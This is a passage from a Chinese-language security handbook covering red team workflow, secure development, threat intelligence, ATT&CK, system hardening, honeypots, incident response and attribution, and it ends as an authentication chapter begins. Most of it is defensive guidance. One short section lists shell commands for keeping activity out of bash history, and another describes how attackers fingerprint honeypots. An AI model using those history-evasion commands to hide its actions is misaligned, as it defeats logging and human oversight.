    - 收敛攻击面
- 应急响应计划
- 业务连续性计划
- 灾难恢复计划

8.2.6 行动流程

- **攻击准备**
    - 明确授权范围、测试目标、限制条件等
    - 报备与授权流程
    - 行动成本与预算
- **攻击执行**
    - 备案的时间区间内
    - 备案的目标范围内
    - 备案的攻击 IP 与网络环境
- **攻击完成**
    - 恢复所有修改
    - 移除所有持久化控制
    - 提交攻击报告与改进建议

8.2.7 注意事项

- 测试前进行报备
- 有可能会影响到业务的操作时候提前沟通
- 漏洞和业务沟通确认后再发工单修复
- 漏洞闭环

8.2.8 参考链接

- 以攻促防企业蓝军建设思考
- 云上攻防：Red Teaming for Cloud
- 网络攻防演练之企业蓝队建设指南

8.3 安全开发

8.3.1 简介

安全开发生命周期（Security Development Lifecycle，SDL）是微软提出的从安全的角度来指导软件开发过程的管理模式。用于帮助开发人员构建更安全的软件、解决安全合规要求，并降低开发成本。

8.3.2 步骤

阶段 1：培训

开发团队的所有成员都必须接受适当的安全培训，了解相关的安全知识。培训对象包括开发人员、测试人员、项目经理、产品经理等。

阶段 2：确定安全需求

在项目确立之前，需要提前确定安全方面的需求，确定项目的计划时间，尽可能避免安全引起的需求变更。

阶段 3：设计

在设计阶段确定安全的最低可接受级别。考虑项目涉及到哪些攻击面、是否能减小攻击面。

对项目进行威胁建模，明确可能来自的攻击有哪些方面，并考虑项目哪些部分需要进行渗透测试。

阶段 4：实现

实现阶段主要涉及到工具、不安全的函数、静态分析等方面。

工具方面主要考虑到开发团队使用的编辑器、链接器等相关工具可能会涉及一些安全相关的问题，因此在使用工具的版本上，需要提前与安全团队进行沟通。

函数方面主要考虑到许多常用函数可能存在安全隐患，应当禁用不安全的函数和 API，使用安全团队推荐的函数。

代码静态分析可以由相关工具辅助完成，其结果与人工分析相结合。

阶段 5：验证

验证阶段涉及到动态程序分析和攻击面再审计。动态分析对静态分析进行补充，常用的方式是模糊测试、渗透测试。模糊测试通过向应用程序引入特定格式或随机数据查找程序可能的问题。

考虑到项目经常会因为需求变更等情况使得最终产品和初期目标不一致，因此需要在项目后期再次对威胁模型和攻击面进行分析和考虑，如果出现问题则进行纠正。

阶段 6：发布

在程序发布后，需要对安全事件进行响应，需要预设好遇到安全问题时的处理方式。

另外如果产品中包含第三方的代码，也需要考虑如何响应因为第三方依赖引入的问题。

8.3.3 参考链接

- SDL Practices
- Threat Modeling

8.4 安全建设

8.4.1 参考链接

8.4.2 安全运营

- 我理解的安全运营 by 职业欠钱
- 再谈安全运营 by 职业欠钱
- 我们谈安全运营时在谈什么 by 聂君
- 金融行业企业安全运营之路 by 聂君
- 秦波：大型互联网应用安全 SDL 体系建设实践

- 谭晓生：论 CISO 的个人修养
- 赵彦的 CISO 闪电战两年甲方安全修炼之路
- 胡珀谈安全运营 by lake2
- 小步快跑，快速迭代：安全运营的器术法道

资产管理

- 资产管理的难点

8.5 威胁情报

8.5.1 简介

产生原因

新一代的攻击者常常向企业和组织发起针对性的网络攻击，这种针对性强的攻击，一般经过了精心的策划，攻击方法、途径复杂，后果严重。在面对这种攻击时，攻防存在着严重的不对等，为了尽可能消除这种不对等，威胁情报 (Threat Intelligence) 应运而生。

定义

威胁情报 (Threat Intelligence)，也被称作安全情报 (Security Intelligence)、安全威胁情报 (Security Threat Intelligence)。

关于威胁情报的定义有很多，一般是指从安全数据中提炼的，与网络空间威胁相关的信息，包括威胁来源、攻击意图、攻击手法、攻击目标信息，以及可用于解决威胁或应对危害的知识。广义的威胁情报也包括情报的加工生产、分析应用及协同共享机制。相关的概念有资产、威胁、脆弱性等，具体定义如下。

一般威胁情报需要包含威胁源、攻击目的、攻击对象、攻击手法、漏洞、攻击特征、防御措施等。威胁情报在事前可以起到预警的作用，在威胁发生时可以协助进行检测和响应，在事后可以用于分析和溯源。

常见的网络威胁情报服务有黑客或欺诈团体分析、社会媒体和开源信息监控、定向漏洞研究、定制的人工分析、实时事件通知、凭据恢复、事故调查、伪造域名检测等。

在威胁情报方面，比较有代表性的厂商有 BAE Systems Applied Intelligence、Booz Allen、RSA、IBM、McAfee、赛门铁克、FireEye 等。

8.5.2 相关概念

资产 (Asset)

对组织具有价值的信息或资源，属于内部情报，通过资产测绘等方式发现。

威胁 (Threat)

能够通过未授权访问、毁坏、揭露、数据修改和或拒绝服务对系统造成潜在危害的起因，威胁可由威胁的主体 (威胁源)、能力、资源、动机、途径、可能性和后果等多种属性来刻画

脆弱性 / 漏洞 (Vulnerability)

可能被威胁如攻击者利用的资产或若干资产薄弱环节。

漏洞存在多个周期，最开始由安全研究员或者攻击者发现，而后出现在社区公告/官方邮件/博客中。随着信息的不断地传递，漏洞情报出现在开源社区等地方，并带有 PoC 和漏洞细节分析。再之后出现自动化工具开始大规模传播，部分漏洞会造成社会影响并被媒体报道，最后漏洞基本修复。

风险 (Risk)

威胁利用资产或一组资产的脆弱性对组织机构造成伤害的潜在可能。

安全事件 (Event)

威胁利用资产的脆弱性后实际产生危害的情景。

8.5.3 情报来源

为了实现情报的同步和交换，各组织都制定了相应的标准和规范。主要有国标，美国联邦政府标准等。

除了国家外，企业也有各自的情报来源，例如厂商、CERT、开发者社区、安全媒体、漏洞作者或团队、公众号、个人博客、代码仓库等。

8.5.4 威胁框架

比较有影响力的威胁框架主要有洛克希德-马丁的杀伤链框架 (Cyber Kill Chain Framework)、MITRE 的 ATT&CK 框架 (Common Knowledge base of Adversary Tactics and Techniques)、ODNI 的 CCTF 框架 (Common Cyber Threat Framework, 公共网空威胁框架), 以及 NSA 的 TCTF 框架 (Technical Cyber Threat Framework，技术性网空威胁框架)。

8.5.5 参考链接

- Executive Perspectives on Cyber Threat Intelligence
- Cyber Threats: Information vs. Intelligence
- 威胁情报简介及市场浅析

8.6 ATT&CK

8.6.1 简介

MITRE 是美国政府资助的一家研究机构，该公司于 1958 年从 MIT 分离出来，并参与了许多商业和最高机密项目。其中包括开发 FAA 空中交通管制系统和 AWACS 机载雷达系统。MITRE 在美国国家标准技术研究所 (NIST) 的资助下从事了大量的网络安全实践。

MITRE 在 2013 年推出了 ATT&CK™ 模型，它的全称是 Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)，它是一个站在攻击者的视角来描述攻击中各阶段用到的技术的模型。将已知攻击者行为转换为结构化列表，将这些已知的行为汇总成战术和技术，并通过几个矩阵以及结构化威胁信息表达式 (STIX)、指标信息的可信自动化交换 (TAXII) 来表示。由于此列表相当全面地呈现了攻击者在攻击网络时所采用的行为，因此对于各种进攻性和防御性度量、表示和其他机制都非常有用。多用于模拟攻击、评估和提高防御能力、威胁情报提取和建模、威胁评估和分析。

官方对 ATT&CK 的描述是：

```
MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) is a curated␣
↪knowledge base and model for cyber adversary behavior, reflecting the various phases␣
↪of an adversary's attack lifecycle and the platforms they are known to target.
```

和 Kill Chain 等模型相比，ATT&CK 的抽象程度会低一些，但是又比普通的利用和漏洞数据库更高。MITRE 公司认为，Kill Chain 在高维度理解攻击过程有帮助，但是无法有效描述对手在单个漏洞的行为。

目前 ATT&CK 模型分为三部分，分别是 PRE-ATT&CK，ATT&CK for Enterprise(包括 Linux、macOS、Windows) 和 ATT&CK for Mobile(包括 iOS、Android)，其中 PRE-ATT&CK 覆盖攻击链模型的前两个阶段 (侦察跟踪、武器构建)，ATT&CK for Enterprise 覆盖攻击链的后五个阶段 (载荷传递、漏洞利用、安装植入、命令与控制、目标达成)，ATT&CK Matrix for Mobile 主要针对移动平台。

PRE-ATT&CK 包括的战术有优先级定义、选择目标、信息收集、发现脆弱点、攻击性利用开发平台、建立和维护基础设施、人员的开发、建立能力、测试能力、分段能力。

ATT&CK for Enterprise 包括的战术有访问初始化、执行、常驻、提权、防御规避、访问凭证、发现、横向移动、收集、数据获取、命令和控制。

8.6.2 TTP

MITRE 在定义 ATT&CK 时，定义了一些关键对象：组织 (Groups)、软件 (Software)、技术 (Techniques)、战术 (Tactics)。

其中组织使用战术和软件，软件实现技术，技术实现战术。例如 APT28(组织) 使用 Mimikatz(软件) 达到了获得登录凭证的效果 (技术) 实现了以用户权限登录的目的 (战术)。整个攻击行为又被称为 TTP，是战术、技术、过程的集合。

8.6.3 参考链接

- Mitre ATT&CK
- Adversarial Threat Matrix
- MITRE ATT&CK：Design and Philosophy
- ATT&CK 一般性学习笔记
- Cyber Threat Intelligence Repository expressed in STIX 2.0
- sigma Generic Signature Format for SIEM Systems
- caldera Automated Adversary Emulation
- RTA Red Team Automation

8.7 风险控制

8.7.1 常见风险

- **会员**
  - 撞库盗号
  - 账号分享
  - 批量注册
- **视频**
  - 盗播盗看
  - 广告屏蔽
  - 刷量作弊
- **活动**
  - 恶意刷
  - 薅羊毛
- **直播**
  - 挂站人气
  - 恶意图文
- **电商**
  - 恶意下单
  - 订单欺诈

- **支付**
  - 盗号盗卡
  - 洗钱
  - 恶意下单
  - 恶意提现
- **其他**
  - 钓鱼邮件
  - 恶意爆破
  - 短信轰炸

8.7.2 防御策略

- **核身策略**
  - 同一收货手机号
  - 同一收货地址
  - 同一历史行为
  - 同一 IP
  - 同一设备
  - 同一支付 ID
  - LBS

8.7.3 异常特征

- **APP 用户异常特征**
  - IP
  - 设备为特定型号
  - 本地 APP 列表中有沙盒 APP
  - Root 用户
  - 同设备登录过多个账号

8.7.4 参考链接

- 支付风控模型和流程分析
- 爱奇艺业务安全风控体系的建设实践

8.8 防御框架

8.8.1 防御纵深

根据纵深，防御可以分为物理层、数据层、终端层、系统层、网络层、应用层几层。这几层纵深存在层层递进相互依赖的关系。

物理层

物理层实际应用中接触较少，但仍是非常重要的位置。如果物理层设计不当，很容易被攻击者通过物理手段绕过上层防御。

数据层

数据处于防御纵深较底层的位置，攻击的目标往往也是为了拿到数据，很多防御也是围绕数据不被破坏、窃取等展开的。

终端层

终端包括 PC、手机、IoT 以及其他的智能设备，连入网络的终端是否可信是需要解决的问题。

系统层

操作系统运行在终端上，可能会存在提权、非授权访问等问题。

网络层

网络层使用通信线路将多台计算机相互连接起来，依照商定的协议进行通信。网络层存在 MITM、DDoS 等攻击。

应用层

应用层是最上层，主要涉及到 Web 应用程序的各种攻击。

8.8.2 访问控制

Web 应用需要限制用户对应用程序的数据和功能的访问，以防止用户未经授权访问。访问控制的过程可以分为验证、会话管理和访问控制三个地方。

验证机制

验证机制在一个应用程序的用户访问处理中是一个最基本的部分，验证就是确定该用户的有效性。大多数的 web 应用都采用使用的验证模型，即用户提交一个用户名和密码，应用检查它的有效性。在银行等安全性很重要的应用程序中，基本的验证模型通常需要增加额外的证书和多级登录过程，比如客户端证书、硬件等。

会话管理

为了实施有效的访问控制，应用程序需要一个方法来识别和处理这一系列来自每个不同用户的请求。大部分程序会为每个会话创建一个唯一性的 token 来识别。

对攻击者来说，会话管理机制高度地依赖于 token 的安全性。在部分情况下，一个攻击者可以伪装成受害的授权用户来使用 Web 应用程序。这种情况可能有几种原因，其一是 token 生成的算法的缺陷，使得攻击者能够猜测到其他用户的 token；其二是 token 后续处理的方法的缺陷，使得攻击者能够获得其他用户的 token。

访问控制

处理用户访问的最后一步是正确决定对于每个独立的请求是允许还是拒绝。如果前面的机制都工作正常，那么应用程序就知道每个被接受到的请求所来自的用户的 id，并据此决定用户对所请求要执行的动作或要访问的数据是否得到了授权。

由于访问控制本身的复杂性，这使得它成为攻击者的常用目标。开发者经常对用户会如何与应用程序交互作出有缺陷的假设，也经常省略了对某些应用程序功能的访问控制检查。

8.8.3 输入处理

很多对 Web 应用的攻击都涉及到提交未预期的输入，它导致了该应用程序设计者没有料到的行为。因此，对于应用程序安全性防护的一个关键的要求是它必须以一个安全的方式处理用户的输入。

基于输入的漏洞可能出现在一个应用程序的功能的任何地方，并与其使用的技术类型相关。对于这种攻击，输入验证是常用的必要防护。常用的防护机制有如下几种：黑名单、白名单、过滤、处理。

黑名单

黑名单包含已知的被用在攻击方面的一套字面上的字符串或模式，验证机制阻挡任何匹配黑名单的数据。

一般来说，这种方式是被认为是输入效果较差的一种方式。主要有两个原因，其一 Web 应用中的一个典型的漏洞可以使用很多种不同的输入来被利用，输入可以是被加密的或以各种不同的方法表示。

其二，漏洞利用的技术是在不断地改进的，有关利用已存在的漏洞类型的新的方法不可能被当前黑名单阻挡。

白名单

白名单包含一系列的字符串、模式或一套标准来匹配符合要求的输入。这种检查机制允许匹配白名单的数据，阻止之外的任何数据。这种方式相对比较有效，但需要比较好的设计。

过滤

过滤会删除潜在的恶意字符并留下安全的字符，基于数据过滤的方式通常是有效的，并且在许多情形中，可作为处理恶意输入的通用解决方案。

安全地处理数据

非常多的 web 应用程序漏洞的出现是因为用户提供的数据是以不安全的方法被处理的。在一些情况下，存在安全的编程方法能够避免通常的问题。例如，SQL 注入攻击能够通过预编译的方式组织，XSS 在大部分情况下能够被转义所防御。

8.9 加固检查

8.9.1 网络设备

- 及时检查系统版本号
- 敏感服务设置访问 IP/MAC 白名单
- 开启权限分级控制
- 关闭不必要的服务
- 打开操作日志
- 配置异常告警
- 关闭 ICMP 回应

8.9.2 操作系统

Linux

- 无用用户/用户组检查
- 空口令帐号检查
- **用户密码策略**

    - /etc/login.defs
    - /etc/pam.d/system-auth
- **敏感文件权限配置**
    - /etc/passwd
    - /etc/shadow
    - ~/.ssh/
    - /var/log/messages
    - /var/log/secure
    - /var/log/maillog
    - /var/log/cron
    - /var/log/spooler
    - /var/log/boot.log
- 日志是否打开
- 及时安装补丁
- **开机自启**
    - /etc/init.d
- 检查系统时钟

Windows

- 异常进程监控
- 异常启动项监控
- 异常服务监控
- 配置系统日志
- **用户账户**
    - 设置口令有效期
    - 设置口令强度限制
    - 设置口令重试次数
- 安装 EMET
- 启用 PowerShell 日志
- **限制以下敏感文件的下载和执行**

  - ade, adp, ani, bas, bat, chm, cmd, com, cpl, crt, hlp, ht, hta, inf, ins, isp, job, js, jse, lnk, mda, mdb, mde, mdz, msc, msi, msp, mst, pcd, pif, reg, scr, sct, shs, url, vb, vbe, vbs, wsc, wsf, wsh, exe, pif

- **限制会调起 wscript 的后缀**
  - bat, js, jse, vbe, vbs, wsf, wsh
- **域**
  - 限制将计算机加入域的权限
  - 域账户使用最小权限原则
  - 减少非必要高权限账户的数量

8.9.3 应用

FTP

- 禁止匿名登录
- 修改 Banner

SSH

- 是否禁用 ROOT 登录
- 是否禁用密码连接

MySQL

- 文件写权限设置
- 用户授权表管理
- 日志是否启用
- 版本是否最新

8.9.4 Web 中间件

Apache

- 版本号隐藏
- 版本是否最新
- 禁用部分 HTTP 动词

- 关闭 Trace
- 禁止 `server-status`
- 上传文件大小限制
- 目录权限设置
- 是否允许路由重写
- 是否允许列目录
- 日志配置
- 配置超时时间防 DoS
- **非属主用户文件读写限制**
  - httpd.conf
  - access.log
  - error.log

Nginx

- 禁用部分 HTTP 动词
- 禁用目录遍历
- 检查重定向配置
- 配置超时时间防 DoS

IIS

- 版本是否最新
- 日志配置
- 用户口令配置
- ASP.NET 功能配置
- 配置超时时间防 DoS

JBoss

- jmx console 配置
- web console 配置

Tomcat

- 禁用部分 HTTP 动词
- 禁止列目录
- 禁止 manager 功能
- 用户密码配置
- 用户权限配置
- 配置超时时间防 DoS

8.9.5 密码管理策略

- 长度不少于 8 个字符
- 不存在于已有字典之中
- 不使用基于知识的认证方式

8.9.6 参考链接

- awesome windows domain hardening
- customize attack surface reduction

8.10 入侵检测

8.10.1 IDS 与 IPS

IDS 与 IPS 是常见的防护设备，IPS 相对 IDS 的不同点在于，IPS 通常具有阻断能力。

8.10.2 常见入侵点

- Web 入侵
- 高危服务入侵

8.10.3 监控实现

客户端监控

- 监控敏感配置文件

- **常用命令 ELF 文件完整性监控**
  - `ps`
  - `lsof`
  - ...
- rootkit 监控
- **资源使用报警**
  - 内存使用率
  - CPU 使用率
  - IO 使用率
  - 网络使用率
- 新出现进程监控
- 基于 inotify 的文件监控

网络检测

基于网络层面的攻击向量做检测，如 Snort 等。

日志分析

将主机系统安全日志/操作日志、网络设备流量日志、Web 应用访问日志、SQL 应用访问日志等日志集中到一个统一的后台，在后台中对各类日志进行综合的分析。

8.10.4 参考链接

- 企业安全建设之 HIDS
- 大型互联网企业入侵检测实战总结
- 同程入侵检测系统
- Web 日志安全分析系统实践
- Web 日志安全分析浅谈
- 网络层绕过 IDS/IPS 的一些探索

8.11 零信任安全

8.11.1 参考链接

- 美国国防部零信任的支柱

8.12 蜜罐技术

8.12.1 简介

蜜罐是对攻击者的欺骗技术，用以监视、检测、分析和溯源攻击行为，其没有业务上的用途，所有流入/流出蜜罐的流量都预示着扫描或者攻击行为，因此可以比较好的聚焦于攻击流量。

蜜罐可以实现对攻击者的主动诱捕，能够详细地记录攻击者攻击过程中的许多痕迹，可以收集到大量有价值的数据，如病毒或蠕虫的源码、黑客的操作等，从而便于提供丰富的溯源数据。另外蜜罐也可以消耗攻击者的时间，基于 JSONP 等方式来获取攻击者的画像。

但是蜜罐存在安全隐患，如果没有做好隔离，可能成为新的攻击源。

8.12.2 分类

按用途分类，蜜罐可以分为研究型蜜罐和产品型蜜罐。研究型蜜罐一般是用于研究各类网络威胁，寻找应对的方式，不增加特定组织的安全性。产品型蜜罐主要是用于防护的商业产品。

按交互方式分类，蜜罐可以分为低交互蜜罐和高交互蜜罐。低交互蜜罐模拟网络服务响应和攻击者交互，容易部署和控制攻击，但是模拟能力会相对较弱，对攻击的捕获能力不强。高交互蜜罐不是简单模拟协议或服务，而是提供真实的系统，使得被发现的概率大幅度降低。但是高交互蜜罐部署不当时存在被攻击者利用的可能性。

8.12.3 隐藏技术

蜜罐主要涉及到的是伪装技术，主要涉及到进程隐藏、服务伪装等技术。

蜜罐之间的隐藏，要求蜜罐之间相互隐蔽。进程隐藏，蜜罐需要隐藏监控、信息收集等进程。伪服务和命令技术，需要对部分服务进行伪装，防止攻击者获取敏感信息或者入侵控制内核。数据文件伪装，需要生成合理的虚假数据的文件。

8.12.4 识别技术

攻击者也会尝试对蜜罐进行识别。比较容易的识别的是低交互的蜜罐，尝试一些比较复杂且少见的操作能比较容易的识别低交互的蜜罐。相对困难的是高交互蜜罐的识别，因为高交互蜜罐通常以真实系统为基础来构

建，和真实系统比较近似。对这种情况，通常会基于虚拟文件系统和注册表的信息、内存分配特征、硬件特征、特殊指令等来识别。

协议实现识别

部分蜜罐在实现的过程中，协议的部分参数固定或随机的范围有限，可以通过特定参数的范围来识别蜜罐。

部分蜜罐协议支持的版本范围为某一特定版本范围，可以通过对应的版本范围来推测是否为蜜罐。

部分蜜罐在交互过程中有探测客户端特征的交互，可以通过这些交互过程来识别蜜罐。

部分蜜罐对不正确的请求也返回正常的相应，可以通过这种特征来判定蜜罐。

环境特征

部分蜜罐的用户名、密码固定，或内存使用、进程占用等动态特征变化较为规律，可以通过这种方式来判断是否为蜜罐。

8.12.5 参考链接

- honeypot wiki
- Modern Honey Network
- 默安科技：幻阵
- 蜜罐与内网安全从 0 到 1
- 浅析开源蜜罐识别与全网测绘

8.13 RASP

8.13.1 简介

RASP（Runtime Application Self-Protection）由 Gartner 在 2014 年引入，是一种应用层的安全保护技术。

8.13.2 参考链接

厂商

- OpenRASP
- Micro Focus
- Prevoty

- waratek
- OWASP AppSensor
- Shadowd
- immun
- Contrast Security
- Signal Sciences
- BrixBits

Blog

- Python RASP 工程化一次入侵的思考
- 浅谈 RASP 技术攻防之基础篇

8.14 应急响应

8.14.1 响应流程

事件发生

运维监控人员、客服审核人员等发现问题，向上通报。

事件确认

收集事件信息、分析网络活动相关程序，日志和数据，判断事件的严重性，评估出问题的严重等级，是否向上进行汇报等。

事件响应

各部门通力合作，处理安全问题，具体解决问题，避免存在漏洞未修补、后门未清除等残留问题。

事件关闭

处理完事件之后，需要关闭事件，并写出安全应急处理分析报告，完成整个应急过程。

8.14.2 事件分类

- 病毒、木马、蠕虫事件
- Web 服务器入侵事件
- 第三方服务入侵事件
- **系统入侵事件**
  - 利用 Windows 漏洞攻击操作系统
- **网络攻击事件**
  - DDoS / ARP 欺骗 / DNS 劫持等

8.14.3 分析方向

文件分析

- **基于变化的分析**
  - 日期
  - 文件增改
  - 最近使用文件
- **源码分析**
  - 检查源码改动
  - 查杀 WebShell 等后门
- 系统日志分析
- **应用日志分析**
  - 分析 User-Agent，e.g. `awvs / burpsuite / w3af / nessus / openvas`
  - 对每种攻击进行关键字匹配，e.g. `select/alert/eval`
  - 异常请求，连续的 404 或者 500
- `md5sum` 检查常用命令二进制文件的哈希，检查是否被植入 rootkit

进程分析

- **符合以下特征的进程**
  - CPU 或内存资源占用长时间过高
  - 没有签名验证信息

    - 没有描述信息的进程
    - 进程的路径不合法
- dump 系统内存进行分析
- 正在运行的进程
- 正在运行的服务
- 父进程和子进程
- 后台可执行文件的完整哈希
- 已安装的应用程序
- 运行着密钥或其他正在自动运行的持久化程序
- 计划任务

身份信息分析

- 本地以及域账号用户
- 异常的身份验证
- 非标准格式的用户名

日志分析

- 杀软检测记录

网络分析

- 防火墙配置
- DNS 配置
- 路由配置
- 监听端口和相关服务
- 最近建立的网络连接
- RDP / VPN / SSH 等会话

配置分析

- 查看 Linux SE 等配置
- 查看环境变量

- 查看配套的注册表信息检索，SAM 文件
- 内核模块

8.14.4 Linux 应急响应

文件分析

- **最近使用文件**
  - `find / -ctime -2`
  - `C:\Documents and Settings\Administrator\Recent`
  - `C:\Documents and Settings\Default User\Recent`
  - `%UserProfile%\Recent`
- **系统日志分析**
  - /var/log/
- **重点分析位置**
  - `/var/log/wtmp` 登录进入，退出，数据交换、关机和重启纪录
  - `/var/run/utmp` 有关当前登录用户的信息记录
  - `/var/log/lastlog` 文件记录用户最后登录的信息，可用 lastlog 命令来查看。
  - `/var/log/secure` 记录登入系统存取数据的文件，例如 pop3/ssh/telnet/ftp 等都会被记录。
  - `/var/log/cron` 与定时任务相关的日志信息
  - `/var/log/message` 系统启动后的信息和错误日志
  - `/var/log/apache2/access.log` apache access log
  - `/etc/passwd` 用户列表
  - `/etc/init.d/` 开机启动项
  - `/etc/cron*` 定时任务
  - `/tmp` 临时目录
  - `~/.ssh`

用户分析

- `/etc/shadow` 密码登陆相关信息
- `uptime` 查看用户登陆时间
- `/etc/sudoers` sudo 用户列表

进程分析

- netstat -ano 查看是否打开了可疑端口
- w 命令，查看用户及其进程
- **分析开机自启程序/脚本**
  - /etc/init.d
  - ~/.bashrc
- **查看计划或定时任务**
  - crontab -l
- netstat -an / lsof 查看进程端口占用

8.14.5 Windows 应急响应

文件分析

- **最近使用文件**
  - C:\Documents and Settings\Administrator\Recent
  - C:\Documents and Settings\Default User\Recent
  - %UserProfile%\Recent
- **系统日志分析**
  - 事件查看器 eventvwr.msc

用户分析

- 查看是否有新增用户
- 查看服务器是否有弱口令
- 查看管理员对应键值
- lusrmgr.msc 查看账户变化
- net user 列出当前登录账户
- wmic UserAccount get 列出当前系统所有账户

进程分析

- netstat -ano 查看是否打开了可疑端口
- tasklist 查看是否有可疑进程

- **分析开机自启程序**
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\policies\Explorer\Run
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
  - (ProfilePath)\Start Menu\Programs\Startup 启动项
  - msconfig 启动选项卡
  - gpedit.msc 组策略编辑器
- **查看计划或定时任务**
  - C:\Windows\System32\Tasks\
  - C:\Windows\SysWOW64\Tasks\
  - C:\Windows\tasks\
  - schtasks
  - taskschd.msc
  - compmgmt.msc
- **查看启动服务**
  - services.msc

日志分析

- **事件查看**
  - eventvwr.msc

其他

- 查看系统环境变量

8.14.6 参考链接

- 黑客入侵应急分析手工排查
- 取证入门 web 篇
- Windows 系统安全事件应急响应
- 企业安全应急响应
- Technical Approaches to Uncovering and Remediating Malicious Activity

8.15 溯源分析

8.15.1 攻击机溯源技术

基于日志的溯源

使用路由器、主机等设备记录网络传输的数据流中的关键信息 (时间、源地址、目的地址)，追踪时基于日志查询做反向追踪。

这种方式的优点在于兼容性强、支持事后追溯、网络开销较小。但是同时该方法也受性能、空间和隐私保护等的限制，考虑到以上的因素，可以限制记录的数据特征和数据数量。另外可以使用流量镜像等技术来减小对网络性能的影响。

路由输入调试技术

在攻击持续发送数据，且特性较为稳定的场景下，可以使用路由器的输入调试技术，在匹配到攻击流量时动态的向上追踪。这种方式在 DDoS 攻击追溯中比较有效，且网络开销较小。

可控洪泛技术

追踪时向潜在的上游路由器进行洪泛攻击，如果发现收到的攻击流量变少则攻击流量会流经相应的路由。这种方式的优点在于不需要预先部署，对协同的需求比较少。但是这种方式本身是一种攻击，会对网络有所影响。

基于包数据修改追溯技术

这种溯源方式直接对数据包进行修改，加入编码或者标记信息，在接收端对传输路径进行重构。这种方式人力投入较少，支持事后分析，但是对某些协议的支持性不太好。

基于这种方式衍生出了随机标记技术，各路由以一定概率对数据包进行标识，接收端收集到多个包后进行重构。

8.15.2 基于蜜罐溯源

- 社交网络 jsonp API
- 获取攻击者 IP
- 获取 burp 信息

8.15.3 分析模型

杀伤链 (Kill Kain) 模型

杀伤链这个概念源自军事领域，它是一个描述攻击环节的模型。一般杀伤链有认为侦查跟踪 (Reconnaissance)、武器构建 (Weaponization)、载荷投递 (Delivery)、漏洞利用 (Exploitation)、安装植入 (Installation)、通信控制 (Command&Control)、达成目标 (Actions on Objective) 等几个阶段。

在越早的杀伤链环节阻止攻击，防护效果就越好，因此杀伤链的概念也可以用来反制攻击。

在跟踪阶段，攻击者通常会采用扫描和搜索等方式来寻找可能的目标信息并评估攻击成本。在这个阶段可以通过日志分析、邮件分析等方式来发现，这阶段也可以采用威胁情报等方式来获取攻击信息。

武器构建阶段攻击者通常已经准备好了攻击工具，并进行尝试性的攻击，在这个阶段 IDS 中可能有攻击记录，外网应用、邮箱等帐号可能有密码爆破的记录。有一些攻击者会使用公开攻击工具，会带有一定的已知特征。

载荷投递阶段攻击者通常会采用网络漏洞、鱼叉、水坑、网络劫持、U 盘等方式投送恶意代码。此阶段已经有人员在对应的途径收到了攻击载荷，对人员进行充分的安全培训可以做到一定程度的防御。

突防利用阶段攻击者会执行恶意代码来获取系统控制权限，此时木马程序已经执行，此阶段可以依靠杀毒软件、异常行为告警等方式来找到相应的攻击。

安装植入阶段攻击者通常会在 web 服务器上安装 Webshell 或植入后门、rootkit 等来实现对服务器的持久化控制。可以通过对样本进行逆向工程来找到这些植入。

通信控制阶段攻击者已经实现了远程通信控制，木马会通过 Web 三方网站、DNS 隧道、邮件等方式和控制服务器进行通信。此时可以通过对日志进行分析来找到木马的痕迹。

达成目标阶段时，攻击者开始完成自己的目的，可能是破坏系统正常运行、窃取目标数据、敲诈勒索、横向移动等。此时受控机器中可能已经有攻击者的上传的攻击利用工具，此阶段可以使用蜜罐等方式来发现。

钻石 (Diamond) 模型

钻石模型由网络情报分析与威胁研究中心 (The Center for Cyber Intelligence Anaysis and Threat Research, CCIATR) 机构的 Sergio Catagirone 等人在 2013 年提出。

该模型把所有的安全事件 (Event) 分为四个核心元素，即敌手 (Adversary)，能力 (Capability)，基础设施 (Infrastructure) 和受害者 (Victim)，以菱形连线代表它们之间的关系，因而命名为“钻石模型”。

杀伤链模型的特点是可说明攻击线路和攻击的进程，而钻石模型的特点是可说明攻击者在单个事件中的攻击目的和所使用攻击手法。

在使用钻石模型分析时，通常使用支点分析的方式。支点 (Pivoting) 指提取一个元素，并利用该元素与数据源相结合以发现相关元素的分析技术。分析中可以随时变换支点，四个核心特征以及两个扩展特征 (社会政治、技术) 都可能成为当时的分析支点。

8.15.4 关联分析方法

关联分析用于把多个不同的攻击样本结合起来。

文档类

- hash
- ssdeep
- 版本信息 (公司/作者/最后修改作者/创建时间/最后修改时间)

行为分析

- **基于网络行为**
  - 类似的交互方式

可执行文件相似性分析

- 特殊端口
- 特殊字符串/密钥
- **PDB 文件路径**
  - 相似的文件夹
- **代码复用**
  - 相似的代码片段

8.15.5 清除日志方式

- `kill <bash process ID>` 不会存储
- `set +o history` 不写入历史记录
- `unset HISTFILE` 清除历史记录的环境变量

8.15.6 参考链接

- 利用社交账号精准溯源的蜜罐技术

CHAPTER 9

认证机制

9.1 多因子认证

多因子认证是在单因子认证不足以保证安全性时使用的方法，通常会引入多种方式对用户身份进行验证。身份验证方法可以基于知识的认证，即密码；也可以基于物品的认证，例如硬件密钥；也可以是基于特征的认证，例如包含指纹在内的生物特征等。

9.2 SSO

9.2.1 简介

单点登录 (SingleSignOn，SSO) 指一个用户可以通过单一的 ID 和凭证（密码）访问多个相关但彼此独立的系统。

常见流程

1. 用户 (User) 向服务提供商 (Service Provider) 发起请求
2. SP 重定向 User 至 SSO 身份校验服务 (Identity Provider)
3. User 通过 IP 登录
4. IP 返回凭证给 User
5. User 将凭证发给 SP

6. SP 返回受保护的资源给用户

其中凭证要有以下属性

- 签发者的签名
- 凭证的身份
- **使用的时间**
  - 过期时间
  - 生效时间

9.2.2 可能的攻击/漏洞

信息泄漏

若 SP 和 IP 之前使用明文传输信息，可能会被窃取。

伪造

如果在通信过程中没有对关键信息进行签名，容易被伪造。

9.3 JWT

9.3.1 简介

